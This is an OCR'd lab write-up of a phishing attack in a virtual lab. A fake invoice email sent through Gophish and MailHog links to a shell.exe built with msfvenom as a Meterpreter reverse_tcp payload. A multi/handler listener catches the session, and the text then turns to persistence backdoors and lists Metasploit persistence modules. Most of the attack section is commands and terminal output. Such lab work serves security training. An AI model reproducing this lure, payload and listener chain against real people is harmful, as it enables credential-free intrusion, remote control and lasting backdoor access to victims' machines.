
I downloaded and configured MailHog on a Windows machine, ensuring that the correct port and web UI settings were integrated with Gophish to display and monitor the captured emails.

Below is the video to install MailHog:

- MailHog: https://youtu.be/Vv-T-XK5WjI?si=37fP7tJX7-I0kiFF


Using Gophish steps:

1. **Run the downloaded MailHog.exe in your terminal**



windows 10 [Running] - Oracle VirtualBox
Command Prompt - MailHog.exe
Type here to search
1:02 AM
5/7/2025

```
Microsoft Windows [Version 10.0.19045.5737]
(c) Microsoft Corporation. All rights reserved.

C:\Users\vitct>cd MailHog
The system cannot find the path specified.

C:\Users\vitct>cd C:\MailHog

C:\MailHog>MailHog.exe
2025/05/07 01:02:34 Using in-memory storage
2025/05/07 01:02:34 [SMTP] Binding to address: 0.0.0.0:1025
[HTTP] Binding to address: 0.0.0.0:8025
2025/05/07 01:02:34 Serving under http://0.0.0.0:8025/
Creating API v1 with WebPath:
Creating API v2 with WebPath:
_
```


2. **Make sure you’re using your localhostIPAddress on port 8025, which will open a browser-based inbox.**



machine@outlook.com "Sara Demo " — Payment Required — a few seconds ago 851 B



Attacker-machine@outlook.com "Sara Demo " — RE: Invoice #88491 – Payment Required — 2 minutes ago 851 B




From Attacker-machine@outlook.com
Subject **RE: Invoice #88491 – Payment Required**
To "Sara Demo " <vitctim-machine@outlook.com>

```
Dear Sara,

This is a follow-up regarding the pending invoice #88491. Our

Please review the invoice details and confirm payment as soon

You can securely view the invoice by clicking the link below:
http://192.168.56.102:80/shell.exe
```

Step 4: Setting up the listener

Using multi/handler module, as it's used to receive reverse shells. It will wait for an incoming connection. Upon successful execution of the payload on the windows (victim) machine, a Meterpreter shell will be established.


kali [Running] - Oracle VirtualBox
File Actions Edit View Help
notroot@kali: ~


```
┌──(notroot㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for notroot:
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services

IIIIII    dTb.dTb
  II     4'  v  'B
  II     6.     .P
  II     'T;.  .;P'
  II      'T; ;P'
IIIIII     'YvP'

I love shells --egypt


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
```

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST <YOUR_IP>

- set LPORT 4444
- exploit


When the victim downloads the payload, a Meterpreter session (e.g., session 1) will appear, indicating that you have access to the victim's command line.

Step 4: Windows (victim) machine downloading and running the payload as an administrator



From At
Subject RE: Invoice #88491 – Payment Required
To "Sara Demo " <vitctim-machine@outlook.com>

```
Dear Sara,

This is a follow-up regarding the pending invoice #88491. Our

Please review the invoice details and confirm payment as soon

You can securely view the invoice by clicking the link below:
http://192.168.56.102:80/shell.exe
```



Open File - Security Warning


The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\vitct\Downloads\shell (3).exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\vitct\Downloads\shell (3).exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

```
#88491. Our
yment as soon

You can securely view the invoice by clicking the link below:
http://192.168.56.102:80/shell.exe
```




kali [Running] - Oracle VirtualBox
File Actions Edit View Help
notroot@kali: ~

```
[sudo] password for notroot:
Metasploit tip: Use sessions -1 to interact with the last opened session

       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST= 192.168.556.102 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST= 192.168.556.102 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST= 192.168.556.102 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST= 192.168.556.102 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.
msf6 >
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.556.102 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.556.102 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4444 -f exe > shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.102
LHOST => 192.168.56.102
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.102:4444
[*] Sending stage (177734 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.102:4444 → 192.168.56.103:52093) at 2025-05-07 01:48:31 -0400

meterpreter >
```


Meterpreter session 1, indicating that you have the access to the command line of the victim, using Meterpreter shell.

This allows you to perform various post-exploitation techniques, After gaining access to the victim machine, I used **persistence** which is considered a post-exploitation technique as I wanted to ensure I could maintain access to the victim machine even after a reboot or shutdown. So, I performed a persistence backdoor, to make sure that the payload reconnects to my listener every time the victim system restarts. Allowing me to regain access without needing to exploit the system again and again.



kali [Running] - Oracle VirtualBox
File Actions Edit View Help
notroot@kali: ~
9:54


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > serach persistance
[-] Unknown command: serach. Did you mean search? Run the help command for more details.
msf6 exploit(multi/handler) > search persistence

Matching Modules
================

   #   Name                                                          Disclosure Date  Rank       Check  Description
   -   ----                                                          ---------------  ----       -----  -----------
   0   exploit/linux/local/apt_package_manager_persistence           1999-03-09       excellent  No     APT Package Manager Persistence
   1   exploit/windows/local/ps_wmi_exec                             2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   2   exploit/linux/local/autostart_persistence                     2006-02-13       excellent  No     Autostart Desktop Item Persistence
   3   exploit/linux/local/bash_profile_persistence                  1989-06-08       normal     No     Bash Profile Persistence
   4   exploit/multi/fileformat/visual_studio_vsix_exec              2024-03-22       excellent  No     Code Reviewer
   5   exploit/linux/local/cron_persistence                          1979-07-01       excellent  No     Cron Persistence
   6     \_ target: Cron                                             .                .          .      .
   7     \_ target: User Crontab                                     .                .          .      .
   8     \_ target: System Crontab                                   .                .          .      .
   9   exploit/osx/local/persistence                                 2012-04-01       excellent  No     Mac OS X Persistent Payload Installer
   10    \_ target: Mac OS X x64 (Native Payload)                    .                .          .      .
   11    \_ target: Mac OS X x86 (Native Payload for 10.14 and earlier) .             .          .      .
   12    \_ target: Mac OS X Apple Sillicon                          .                .          .      .
   13    \_ target: Python payload                                   .                .          .      .
   14    \_ target: Command payload                                  .                .          .      .
   15  exploit/osx/local/sudo_password_bypass                        2013-02-28       normal     Yes    Mac OS X Sudo Password Bypass
   16    \_ target: Mac OS X x86 (Native Payload)                    .                .          .      .
   17    \_ target: Mac OS X x64 (Native Payload)                    .                .          .      .
   18    \_ target: CMD                                              .                .          .      .
   19  exploit/multi/local/obsidian_plugin_persistence               2022-09-16       excellent  Yes    Obsidian Plugin Persistence
   20    \_ target: Auto                                             .                .          .      .
   21    \_ target: Linux                                            .                .          .      .
   22    \_ target: OSX                                              .                .          .      .
   23    \_ target: Windows                                          .                .          .      .
   24  exploit/windows/local/vss_persistence                         2011-10-21       excellent  No     Persistent Payload in Windows Volume Shadow
   25  auxiliary/server/regsvr32_command_delivery_server             .                normal     No     Regsvr32.exe (.sct) Command Delivery Server
   26  post/linux/manage/sshkey_persistence                          .                excellent  No     SSH Key Persistence
   27  post/windows/manage/sshkey_persistence                        .                good       No     SSH Key Persistence
   28  exploit/linux/local/service_persistence                       1983-01-01       excellent  No     Service Persistence
   29    \_ target: Auto                                             .                .          .      .
   30    \_ target: System V                                         .                .          .      .
   31    \_ target: Upstart                                          .                .          .      .
   32    \_ target: openrc                                           .                .          .      .
   33    \_ target: systemd                                          .                .          .      .
   34    \_ target: systemd user                                     .                .          .      .
   35  post/windows/manage/sticky_keys                               .                normal     No     Sticky Keys Persistence Module
   36    \_ action: ADD                                              .                .          .      Add the backdoor to the target.
   37    \_ action: REMOVE                                           .                .          .      Remove the backdoor from the target.
   38  exploit/windows/local/wmi_persistence                         2017-06-06       normal     No     WMI Event Subscription Persistence
   39  post/windows/gather/enum_ad_managedby_groups                  .                normal     No     Windows Gather Active Directory Managed Grou
   40  post/windows/manage/persistence_exe                           .                normal     No     Windows Manage Persistent EXE Payload Instal
   41  exploit/windows/local/s4u_persistence                         2013-01-02       excellent  No     Windows Manage User Level Persistent Payload
```



kali [Running] - Oracle VirtualBox
File Actions Edit View Help
notroot@kali: ~

```
   44  exploit/windows/local/registry_persistence                    2015-07-01       excellent  Yes    Windows Registry Only Persistence
   45  exploit/windows/local/persistence_image_exec_options          2008-06-28       excellent  No     Windows Silent Process Exit Persistence
   46  exploit/linux/local/yum_package_manager_persistence           2003-12-17       excellent  No     Yum Package Manager Persistence
   47  exploit/unix/local/at_persistence                             1997-01-01       excellent  Yes    at(1) Persistence
   48  exploit/linux/local/rc_local_persistence                      1980-10-01       excellent  No     rc.local Persistence
